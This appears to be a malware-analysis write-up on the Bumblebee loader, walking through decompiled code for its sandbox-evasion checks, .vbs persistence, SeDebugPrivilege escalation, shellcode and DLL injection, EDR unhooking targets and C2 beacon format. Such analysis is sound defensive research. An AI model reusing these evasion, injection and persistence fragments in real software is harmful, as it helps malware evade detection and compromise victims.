
The core malicious component of the bumblebee is executed in the memory, when the hollowed *gdiplus.dll* is loaded via the *LoadLibrary* API. When the module is loaded into memory, the function *DllMain* creates a new thread and executes *sub_180008EC0* routine.

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  LPVOID v3; // rax
  unsigned int ThrdAddr; // [rsp+48h] [rbp+10h] BYREF

  ThrdAddr = 0;
  if ( fdwReason == 1 )
  {
    while ( _InterlockedExchange(&dword_18022D23C, 1) == 1 )
      ;
    if ( qword_18022D4A8 )
    {
      _InterlockedExchange(&dword_18022D23C, 0);
    }
    else
    {
      v3 = VirtualAlloc(0i64, 0x258ui64, 0x3000u, 4u);
      dword_18022D4B4 = 10;
      qword_18022D4A8 = v3;
      hinstDLL = _InterlockedExchange(&dword_18022D23C, 0);
    }
    sub_18003B2FC(hinstDLL, *&fdwReason, lpvReserved);
    hObject = beginthreadex(0i64, 0, sub_180008EC0, 0i64, 0, &ThrdAddr);
  }
  return 1;
}
```

The DllMain function of the bumblebee payload

sub_180008EC0 routine is quite a large function that is responsible for all the malicious activities performed by Bumblebee on the compromised system.



Function sub_180008EC0 logic flow

Anti VM Checks

The first activity performed by *sub_180008EC0* is to check for a virtual machine (VM) environment. If the function returns True, then Bumblebee shuts itself down by executing the *ExitProcess* function.

```
v159 = -2i64;
v147[3] = 15i64;
v147[2] = 0i64;
LOBYTE(v147[0]) = 0;
if ( hHandle )
  WaitForSingleObject(hHandle, 0xBB8u);
if ( qword_18022D4F8 )
  sub_1800060F0(v147, byte_18022D4E8, 0i64, 0xFFFFFFFFFFFFFFFFui64);
if ( sub_18003D8A0() )
  ExitProcess(0);
v1 = time64(0i64);
srand(v1);
v141 = 15i64;
v140 = 0i64;
```

sub_18003DA0 performs VM check

The VM checking routine is. Rigorous. It employs various techniques to ensure that the malware is not running in a sandbox environment used by security researchers. Some of the interesting features are:

> Iterating through running processes via functions *CreateToolHelp32Snapshot*, *Process32FirstW,* and *Process32NextW*.

```
memset(&pe, 0, sizeof(pe));
v2 = CreateToolhelp32Snapshot(2u, 0);
v3 = v2;
if ( v2 != -1i64 )
{
  pe.dwSize = 568;
  if ( Process32FirstW(v2, &pe) )
  {
    v4 = StrCmpIW(pe.szExeFile, psz2);
    v5 = v3;
    if ( !v4 )
    {
LABEL_4:
      CloseHandle(v5);
      return pe.th32ProcessID;
    }
    while ( Process32NextW(v3, &pe) )
    {
      v7 = StrCmpIW(pe.szExeFile, psz2);
      v5 = v3;
      if ( !v7 )
        goto LABEL_4;
    }
  }
  CloseHandle(v3);
}
return 0i64;
}
```

Malware functions which help in iterating through running processes

Each running process is compared to a list of program names.

```
v0 = 0i64;
psz2 = L"VMSrvc.exe";
v4 = L"VMUSrvc.exe";
while ( 1 )
{
  memset(Buffer, 0, sizeof(Buffer));
  v1 = (&psz2)[v0];
  sprintf_s(Buffer, 0x100ui64, L"Checking Virtual PC processes %s ", v1, psz2, v4);
  result = sub_180041D50(v1);
  if ( result )
    break;
  if ( ++v0 >= 2 )
    return result;
}
```

Running process being compared to the list of program names

The malware also checks for specific usernames used in sandboxed environments to confirm the absence of a VM.

```
LODWORD(pcbBuffer) = 257;
String1[0] = L"CurrentUser";
String1[1] = L"Sandbox";
String1[2] = L"Emily";
String1[3] = L"HAPUBWS";
String1[4] = L"Hong Lee";
String1[5] = L"IT-ADMIN";
String1[6] = L"Johnson";
String1[7] = L"Miller";
String1[8] = L"milozs";
String1[9] = L"Peter Wilson";
String1[10] = L"timmy";
String1[11] = L"sand box";
String1[12] = L"malware";
String1[13] = L"maltest";
String1[14] = L"test user";
String1[15] = L"virus";
String1[16] = L"John Doe";
v0 = (WCHAR *)j__malloc_base(0x202ui64);
v1 = v0;
if ( !v0 )
  return 1i64;
if ( !GetUserNameW(v0, (LPDWORD)&pcbBuffer) )
{
  j__free_base(v1);
  return 1i64;
}
v3 = 0;
v4 = 0i64;
while ( 1 )
{
  v5 = String1[v4];
  sprintf_s(Buffer, 0x100ui64, L"Checking if username matches : %s ", v5, pcbBuffer);
```

Malware checking for specific usernames

The VM check routine also enumerates active system services running via the *OpenSCManagerW* API. The names of common services used by VM softwares are stored in an array.

```
psz2[0] = L"VBoxWddm";
psz2[1] = L"VBoxSF";
psz2[2] = L"VBoxMouse";
psz2[3] = L"VBoxGuest";
psz2[4] = L"vmci";
psz2[5] = L"vmhgfs";
psz2[6] = L"vmmouse";
psz2[7] = L"vmmemctl";
psz2[8] = L"vmusb";
psz2[9] = L"vmusbmouse";
psz2[10] = L"vmx_svga";
psz2[11] = L"vmxnet";
psz2[12] = L"vmx86";
v0 = OpenSCManagerW(0i64, L"ServicesActive", 5u);
v2 = v0;
if ( v0 )
{
  Block = 0i64;
  v8 = 0;
  if ( sub_180041690(v0, v1, &Block, &v8) )
  {
    v3 = 1;
    v4 = 0;
    for ( i = Block; v4 < v8; ++v4 )
    {
      v6 = 0i64;
      while ( StrCmpIW(i[7 * v4], psz2[v6]) )
      {
        if ( ++v6 >= 13 )
          goto LABEL_9;
      }
      v3 = 0;
```

Enumerating active system services running via OpenSCManagerW

It also scans the system directory for common drivers and library files used by VM applications.

```
pszFile[0] = L"System32\\drivers\\vmnet.sys";
pszFile[1] = L"System32\\drivers\\vmmouse.sys";
pszFile[2] = L"System32\\drivers\\vmusb.sys";
pszFile[3] = L"System32\\drivers\\vm3dmp.sys";
pszFile[4] = L"System32\\drivers\\vmci.sys";
pszFile[5] = L"System32\\drivers\\vmhgfs.sys";
pszFile[6] = L"System32\\drivers\\vmmemctl.sys";
pszFile[7] = L"System32\\drivers\\vmx86.sys";
pszFile[8] = L"System32\\drivers\\vmrawdsk.sys";
pszFile[9] = L"System32\\drivers\\vmusbmouse.sys";
pszFile[10] = L"System32\\drivers\\vmkdb.sys";
pszFile[11] = L"System32\\drivers\\vmnetuserif.sys";
pszFile[12] = L"System32\\drivers\\vmnetadapter.sys";
memset(Buffer, 0, 0x208ui64);
memset(pszDest, 0, 0x208ui64);
```

```
pszFile[0] = L"System32\\drivers\\VBoxMouse.sys";
pszFile[1] = L"System32\\drivers\\VBoxGuest.sys";
pszFile[2] = L"System32\\drivers\\VBoxSF.sys";
pszFile[3] = L"System32\\drivers\\VBoxVideo.sys";
pszFile[4] = L"System32\\vboxdisp.dll";
pszFile[5] = L"System32\\vboxhook.dll";
pszFile[6] = L"System32\\vboxmrxnp.dll";
pszFile[7] = L"System32\\vboxogl.dll";
pszFile[8] = L"System32\\vboxoglarrayspu.dll";
pszFile[9] = L"System32\\vboxoglcrutil.dll";
pszFile[10] = L"System32\\vboxoglerrorspu.dll";
pszFile[11] = L"System32\\vboxoglfeedbackspu.dll";
pszFile[12] = L"System32\\vboxoglpackspu.dll";
pszFile[13] = L"System32\\vboxoglpassthroughspu.dll"
pszFile[14] = L"System32\\vboxservice.exe";
pszFile[15] = L"System32\\vboxtray.exe";
pszFile[16] = L"System32\\VBoxControl.exe";
memset(Buffer, 0, 0x208ui64);
memset(pszDest, 0, 0x208ui64);
v0 = 0i64;
OldValue = 0i64;
```

System check for common drivers and library files used by popular VM applications

The routine also checks for named pipes to identify the presence of VM.

```
lpFileName[0] = L"\\\\.\\VBoxMiniRdrDN";
v0 = 0i64;
lpFileName[1] = L"\\\\.\\VBoxGuest";
lpFileName[2] = L"\\\\.\\pipe\\VBoxMiniRdDN";
lpFileName[3] = L"\\\\.\\VBoxTrayIPC";
lpFileName[4] = L"\\\\.\\pipe\\VBoxTrayIPC";
while ( 1 )
{
  v1 = lpFileName[v0];
  v2 = CreateFileW(v1, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
  memset(Buffer, 0, sizeof(Buffer));
  sprintf_s(Buffer, 0x100ui64, L"Checking device %s ", v1);
  if ( v2 != (HANDLE)-1i64 )
    break;
  if ( ++v0 >= 5 )
    return 0i64;
}
CloseHandle(v2);
return 1i64;
```

Checking for named pipes

These are a few examples of techniques employed by the malware to identify analysis environments. It also has other functionalities built such as the use of WMI and registry functionalities to identify hardware information to check for the presence of VM environments installed on the target system.

Event Creation

After VM checks, if it is secure to continue, the malware creates an event. The event ID is 3C29FEA2-6FE8-4BF9-B98A-0E3442115F67. This is used for thread synchronization.

```
sub_18003B040();
qword_18022D450 = CreateEventW(0i64, 0, 0, L"3C29FEA2-6FE8-4BF9-B98A-0E3442115F67");
if ( !qword_18022D450 )
{
  CloseHandle(0i64);
  goto LABEL_15;
}
```

The event created by the malware

Persistence

The malware uses *wsript.exe* as a persistence vector to run the malware each time the user logs into the system. The VB instruction is written into a *.vbs* file. This is performed when the C2 sends the “ins” command as a task to execute on the system.

```
sub_180005FC0(
  Src,
  "Set objShell = CreateObject(\"Wscript.Shell\")\r\n"
  "objShell.Run \"rundll32.exe my_application_path, IternalJob\"\r\n",
  0x6Bui64);
```

Wsript.exe

```
sub_180005FC0(&v95, "powershell", 0xAui64);
GetCurrentProcessId();
v79 = sub_180008BE0(v154);
v81 = sub_18000B300(&v101, v80, v79);
sub_180007E80(&v95, v81, 0i64, 0xFFFFFFFFFFFFFFFFui64);
sub_180005CC0(&v101);
sub_180005CC0(v154);
sub_180007D30(&v95, "; Remove-Item -Path \"", 0x15ui64);
sub_180007E80(&v95, v180, 0i64, 0xFFFFFFFFFFFFFFFFui64);
sub_180007D30(&v95, "\" -Force", 8ui64);
sub_180007D30(&v95, "\"", 1ui64);
```

VB instruction written into a .vbs file

Token Manipulation

The malware performs token manipulation to escalate its privilege on the target system by granting the malware process a *SeDebugPrivilege*. With this privilege the malware can perform arbitrary read/write operations.

```
v1 = LoadLibraryA("Advapi32.dll");
OpenProcessToken = (BOOL (__stdcall *)(HANDLE, DWORD, PHANDLE))GetProcAddress(v1, "OpenProcessToken");
v3 = GetCurrentProcess();
if ( !((unsigned int (__fastcall *)(HANDLE, __int64, HANDLE *))OpenProcessToken)(v3, 40i64, &hObject) )
  return 0i64;
if ( !LookupPrivilegeValueA(0i64, "SeDebugPrivilege", &Luid) )
{
  CloseHandle(hObject);
  return 0i64;
}
*(struct _LUID *)((char *)&v7 + 4) = Luid;
LODWORD(v7) = 1;
HIDWORD(v7) = 2;
AdjustTokenPrivileges = (BOOL (__stdcall *)(HANDLE, BOOL, PTOKEN_PRIVILEGES, DWORD, PTOKEN_PRIVILEGES, PDWORD))GetProcAddress(v1, "AdjustTokenPrivileges");
v6 = ((__int64 (__fastcall *)(HANDLE, _QWORD, __int128 *, __int64, _QWORD, _QWORD))AdjustTokenPrivileges)(
       hObject,
       0i64,
       &v7,
       16i64,
       0i64,
       0i64);
CloseHandle(hObject);
```

Malware is given the “SeDebugPrivilege”

The malware is capable of performing code injections to deploy malicious code in running processes using various APIs. The malware dynamically retrieves the addresses of the APIs needed for the code injection. The core bumblebee payload comes with embedded files which areinjected into the running process to further attack the victim.

```
  v0 = 0;
  v1 = GetModuleHandleW(L"ntdll.dll");
  v2 = v1;
  if ( v1 )
  {
    ZwAllocateVirtualMemory = (__int64)GetProcAddress(v1, "ZwAllocateVirtualMemory");
    if ( ZwAllocateVirtualMemory
      && (ZwWriteVirtualMemory = (__int64)GetProcAddress(v2, "ZwWriteVirtualMemory")) != 0
      && (ZwReadVirtualMemory = (__int64 (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD, _QWORD))GetProcAddress(
                                                                                                  v2,
                                                                                                  "ZwReadVirtualMemory")) != 0i64
      && (ZwGetContextThread = (__int64)GetProcAddress(v2, "ZwGetContextThread")) != 0 )
    {
      ZwSetContextThread = (__int64)GetProcAddress(v2, "ZwSetContextThread");
      if ( !ZwSetContextThread )
        v0 = 127;
    }
    else
    {
      v0 = 127;
    }
  }
  return v0;
}
```

List of APIs used to perform code injections

Code Injection Via NtQueueApcThread

When the malware receives the command along with a DLL buffer, which gets injected, the malware starts scanning for a list of processes on the system. One of the executables in the list is randomly chosen to inject the malicious DLL.

```
if ( (!v58 || !memcmp(v57, "dij", v58)) && v52 == 3 )
{
  do
  {
    memset(String1, 0, sizeof(String1));
    v59 = rand() % 3u;
    SHGetSpecialFolderPathA(0i64, String1, 38, 0);
    lstrcatA(String1, off_1801D1250[v59]);
    *v133 = 0i64;
```

Malware looking for the list of processes on the system

```
    ; DATA XREF: sub_180008EC0+1075↑o
    ; sub_180008EC0+115D↑o
    ; "\\Windows Photo Viewer\\ImagingDevices."...
lWab ; "\\Windows Mail\\wab.exe"
lWab_0 ; "\\Windows Mail\\wabmig.exe"
```

List of executables

Following the code injection, the malware:

- Creates a process from the previously selected executable image via COM (Component Object Model), in which access to an object's data is received through interfaces, in a suspended state.
- Enumerates through the running process via the *CreateToolhelp32Snapshot* API to find the newly spawned process created in the previous step.
- When the process is found, the malware manipulates the token and acquires the *SeDebugPrivilege* token to perform further memory manipulation.
- If token manipulation is successful, the malware injects a shellcode into the process to make it go to sleep.

```
  v3 = sub_18003CD20(a1, a2);
  if ( !v3 )
    return 0i64;
  v4 = 0i64;
  te.dwSize = 28;
  Toolhelp32Snapshot = CreateToolhelp32Snapshot(4u, 0);
  Thread32First(Toolhelp32Snapshot, &te);
  while ( te.th32OwnerProcessID != v3 )
  {
    if ( !Thread32Next(Toolhelp32Snapshot, &te) )
    {
      th32ThreadID = 0;
      goto LABEL_7;
    }
  }
  v7 = OpenThread(0x10u, 0, te.th32ThreadID);
  th32ThreadID = te.th32ThreadID;
  v4 = v7;
LABEL_7:
  CloseHandle(Toolhelp32Snapshot);
  *(a2 + 16) = v3;
  v8 = OpenProcess(0x100C38u, 0, v3);
  *a2 = v8;
  *(a2 + 8) = v4;
  *(a2 + 20) = th32ThreadID;
  if ( sub_180037990(v9) )
    sub_180037A80(v8);
  return 1i64;
}
```

execution via COM in suspended state

Token Manipulation

Shellcode Injection to sleep

Malware creating a process and injecting shellcode into it

Function *sub_180037A80* is responsible for performing the shellcode injection into the spawned process in the suspended state.

```
  v6[0] = 0x48C03148;
  v6[1] = 0x3148DA31;
  v6[2] = 0x3E8B9C9;
  v6[3] = 0x1BA0000;
  v6[4] = 0x48000000;
  v7 = -72;
  *&v8[7] = 0xEBD0FF11;
  v9 = -33;
  ModuleHandleA = GetModuleHandleA("kernel32.dll");
  *v8 = GetProcAddress(ModuleHandleA, "SleepEx");
  v3 = sub_18003A684(hProcess);
  WriteProcessMemory = GetProcAddress(ModuleHandleA, "WriteProcessMemory");
  VirtualProtectEx(hProcess, v3, 0x21ui64, 0x40u, &flOldProtect);
  result = (WriteProcessMemory)(hProcess, v3, v6, 33i64, &v11);
  if ( result )
  {
    VirtualProtectEx(hProcess, v3, 0x21ui64, flOldProtect, &flOldProtect);
    return 1i64;
  }
  return result;
}
```


Function sub_180037A80

After injecting the shellcode into the process, the malware resumes the process. It then executes function *sub_18003A9BC* to finally inject malicious DLL by creating multiple memory sections and views.

```
  ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
  RtlNtStatusToDosError = GetProcAddress(ModuleHandleW, "RtlNtStatusToDosError");
  NtResumeProcess = GetProcAddress(ModuleHandleW, "NtResumeProcess");
  v15 = (NtResumeProcess)(a1);
  (RtlNtStatusToDosError)(v15);
  if ( a1 )
  {
    sub_18003A9BC(v19, v16, a2, a1, v18);
    CloseHandle(a1);
  }
  return 1;
}
```

Executing sub_18003A9BC function to inject malicious DLL

The DLL code is executed via the *NtQueueApcThread* API, which is dynamically resolved during the execution.



```
while ( v23 );
v27 = &v41[v18];
ModuleHandleW = GetModuleHandleW(L"ntdll.dll");
if ( ModuleHandleW )
{
  NtQueueApcThread = GetProcAddress(ModuleHandleW, "NtQueueApcThread");
  (NtQueueApcThread)(v42, v27 + 0x168, v27, 0i64, 0);
}
      }
    }
  }
}
}
```

DLL code executed via NtQueueApcThread API

C2 Network

Command and Control Infrastructure, also known as C2 or C&C, is a collection of tools and techniques used to maintain contact with a compromised system of devices after the initial access has been gained. The IP address of the C2 can be retrieved from the payload code as shown below.

Retrieving the IP address of C2

The C2 periodically sends out tasks to the agent to be executed on the system. The malware extensively uses WMI (Windows Management Infrastructure) to collect basic victim information like domain name and user name, and sends the compromised information to the C2. The C2 distinguishes active agents based on the client ID assigned to each one.


```
Data Raw: 55 73 65 72 2d 41 67 65 6e 74 3a 20 62 75 6d 62 6c 65 62 65 65 0d 0a
Data Ascii: User-Agent: bumblebee
```


Data transferred in C2 communication

Interestingly, the user agent string used by the malware for communication is “bumblebee”.

Outbound Traffic


```
Data Raw: 7b 22 63 6c 69 65 6e 74 5f 69 64 22 3a 22 65 35 64 38 30 33 61 37 34 65 37 30 32 32 38 37 35 32 38 62 34 61 33 35 34 32 66 37 61 34 34 66 22 2c
22 67 72 6f 75 70 5f 6e 61 6d 65 22 3a 22 56 50 53 31 22 2c 22 73 79 73 5f 76 65 72 73 69 6f 6e 22 3a 22 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77
73 20 31 30 20 50 72 6f 5c 6e 55 73 65 72 20 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6e 44 6f 6d 61 69 6e 20 6e 61 6d 65 3a 20
72 36 61 5a 37 22 2c 22 63 6c 69 65 6e 74 5f 76 65 72 73 69 6f 6e 22 3a 31 7d
Data Ascii: {"client_id":"e5d803a74e702287528b4a3542f7a44f","group_name":"VPS1","sys_version":"Microsoft Windows 10 Pro\nUser name: computer\nDomain n
ame: r6aZ7","client_version":1}
```


Data transferred out of the compromised system

Client Parameters

- client-id
- group_name
- sys_version
- User name
- client_version

Inbound Traffic

```
HTTP/1.1 200 OK
content-type: application/json
date: Sun, 03 Apr 2022 14:36:25 GMT
content-length: 34
connection: close
```


```
Data Raw: 7b 22 72 65 73 70 6f 6e 73 65 5f 73 74 61 74 75 73 22 3a 31 2c 22 74 61 73 6b 73 22 3a 6e 75 6c 6c 7d
Data Ascii: {"response_status":1,"tasks":null}
```


Commands received by the compromised system

Client Parameters

- response_status
- tasks

Commands Supported

The task field in the C2 response will contain one of the following commands:

Command	Description
dex	**Downloads executable**
sdl	**Kill Loader**
ins	**Persistence**
dij	**DLL inject**

A Tale of Bundled DLLs and Hooks

The core payload comes with two DLLs embedded in the binary. The purpose and function of both the DLLs are the same, but one is 32 bit and the other is 64 bit. These are used to perform further hooking and control flow manipulations.

DLL Signatures (SHA256)

- 32 bit: B9534DDEA8B672CF2E4F4ABD373F5730C7A28FE2DD5D56E009F6E5819E9E9615
- 64 bit: 1333CC4210483E7597B26042B8FF7972FD17C23488A06AD393325FE2E098671B

In this section we will look into the inner workings of embedded 32 bit DLL. The module looks for a specific set of functions in *ntdll.dll*, *kernel32.dll*, *kernelbase.dll,* and *advapi32.dll* to later remove any hooks present in the code. This will also remove any EDR/AV (Endpoint Detection and Response/ Antivirus) implemented hooks used for monitoring.

```
.data:10009020                        ; "LdrGetDllHandle"
.data:10009024   dd offset aLdrhotpatchrou ; "LdrHotPatchRoutine"
.data:10009028   dd offset aLdrloaddll_0 ; "LdrLoadDll"
.data:1000902C   dd offset aLdrunloaddll ; "LdrUnloadDll"
.data:10009030   dd offset aNtcontinue   ; "NtContinue"
.data:10009034   dd offset aNtcreatefile ; "NtCreateFile"
.data:10009038   dd offset aNtcreateproces ; "NtCreateProcess"
.data:1000903C   dd offset aNtcreateproces_0 ; "NtCreateProcessEx"
.data:10009040   dd offset aNtcreatesectio ; "NtCreateSection"
.data:10009044   dd offset aNtcreatethread ; "NtCreateThread"
.data:10009048   dd offset aNtcreatethread_0 ; "NtCreateThreadEx"
.data:1000904C   dd offset aNtcreateuserpr ; "NtCreateUserProcess"
.data:10009050   dd offset aNtgetcontextth ; "NtGetContextThread"
.data:10009054   dd offset aNtmapviewofsec ; "NtMapViewOfSection"
.data:10009058   dd offset aNtprotectvirtu_0 ; "NtProtectVirtualMemory"
.data:1000905C   dd offset aNtqueryinforma ; "NtQueryInformationThread"
.data:10009060   dd offset aNtqueueapcthre ; "NtQueueApcThread"
.data:10009064   dd offset aNtreadvirtualm ; "NtReadVirtualMemory"
.data:10009068   dd offset aNtfreevirtualm ; "NtFreeVirtualMemory"
.data:1000906C   dd offset aNtallocatevirt_0 ; "NtAllocateVirtualMemory"
.data:10009070   dd offset aNtresumethread ; "NtResumeThread"
.data:10009074   dd offset aNtsetcontextth ; "NtSetContextThread"
.data:10009078   dd offset aNtsetinformati ; "NtSetInformationProcess"
.data:1000907C   dd offset aNtsetinformati_0 ; "NtSetInformationThread"
.data:10009080   dd offset aNtsuspendthrea ; "NtSuspendThread"
.data:10009084   dd offset aNtunmapviewofs ; "NtUnmapViewOfSection"
.data:10009088   dd offset aNtcreateevent ; "NtCreateEvent"
.data:1000908C   dd offset aNtcreatemutant ; "NtCreateMutant"
.data:10009090   dd offset aNtcreatesemaph ; "NtCreateSemaphore"
.data:10009094   dd offset aNtopenevent  ; "NtOpenEvent"
.data:10009098   dd offset aNtopensemaphor ; "NtOpenSemaphore"
.data:1000909C   dd offset aNtopenmutant ; "NtOpenMutant"
.data:100090A0   dd offset aNtwritevirtual ; "NtWriteVirtualMemory"
.data:100090A4   dd offset aNtqueryinforma_0 ; "NtQueryInformationProcess"
.data:100090A8   dd offset aNtadjustprivil ; "NtAdjustPrivilegesToken"
.data:100090AC   dd offset aNtduplicateobj ; "NtDuplicateObject"
.data:100090B0   dd offset aNtclose      ; "NtClose"
.data:100090B4   dd offset aNtterminatepro ; "NtTerminateProcess"
.data:100090B8   dd offset aNtopenprocess ; "NtOpenProcess"
.data:100090BC   dd offset aNtopensection ; "NtOpenSection"
.data:100090C0   dd offset aRtlcreateheap ; "RtlCreateHeap"
.data:100090C4   dd offset aRtlexituserpro ; "RtlExitUserProcess"
.data:100090C8   dd offset aRtlexituserthr ; "RtlExitUserThread"
.data:100090CC   dd offset aKiuserapcdispa ; "KiUserApcDispatcher"
.data:100090D0   dd offset aKiuserexceptio ; "KiUserExceptionDispatcher"
.data:100090D4   dd offset aNtopenthread ; "NtOpenThread"
.data:100090D8   dd offset aRtldecompressb ; "RtlDecompressBuffer"
.data:100090DC   dd offset aRtlqueryenviro ; "RtlQueryEnvironmentVariable"
```

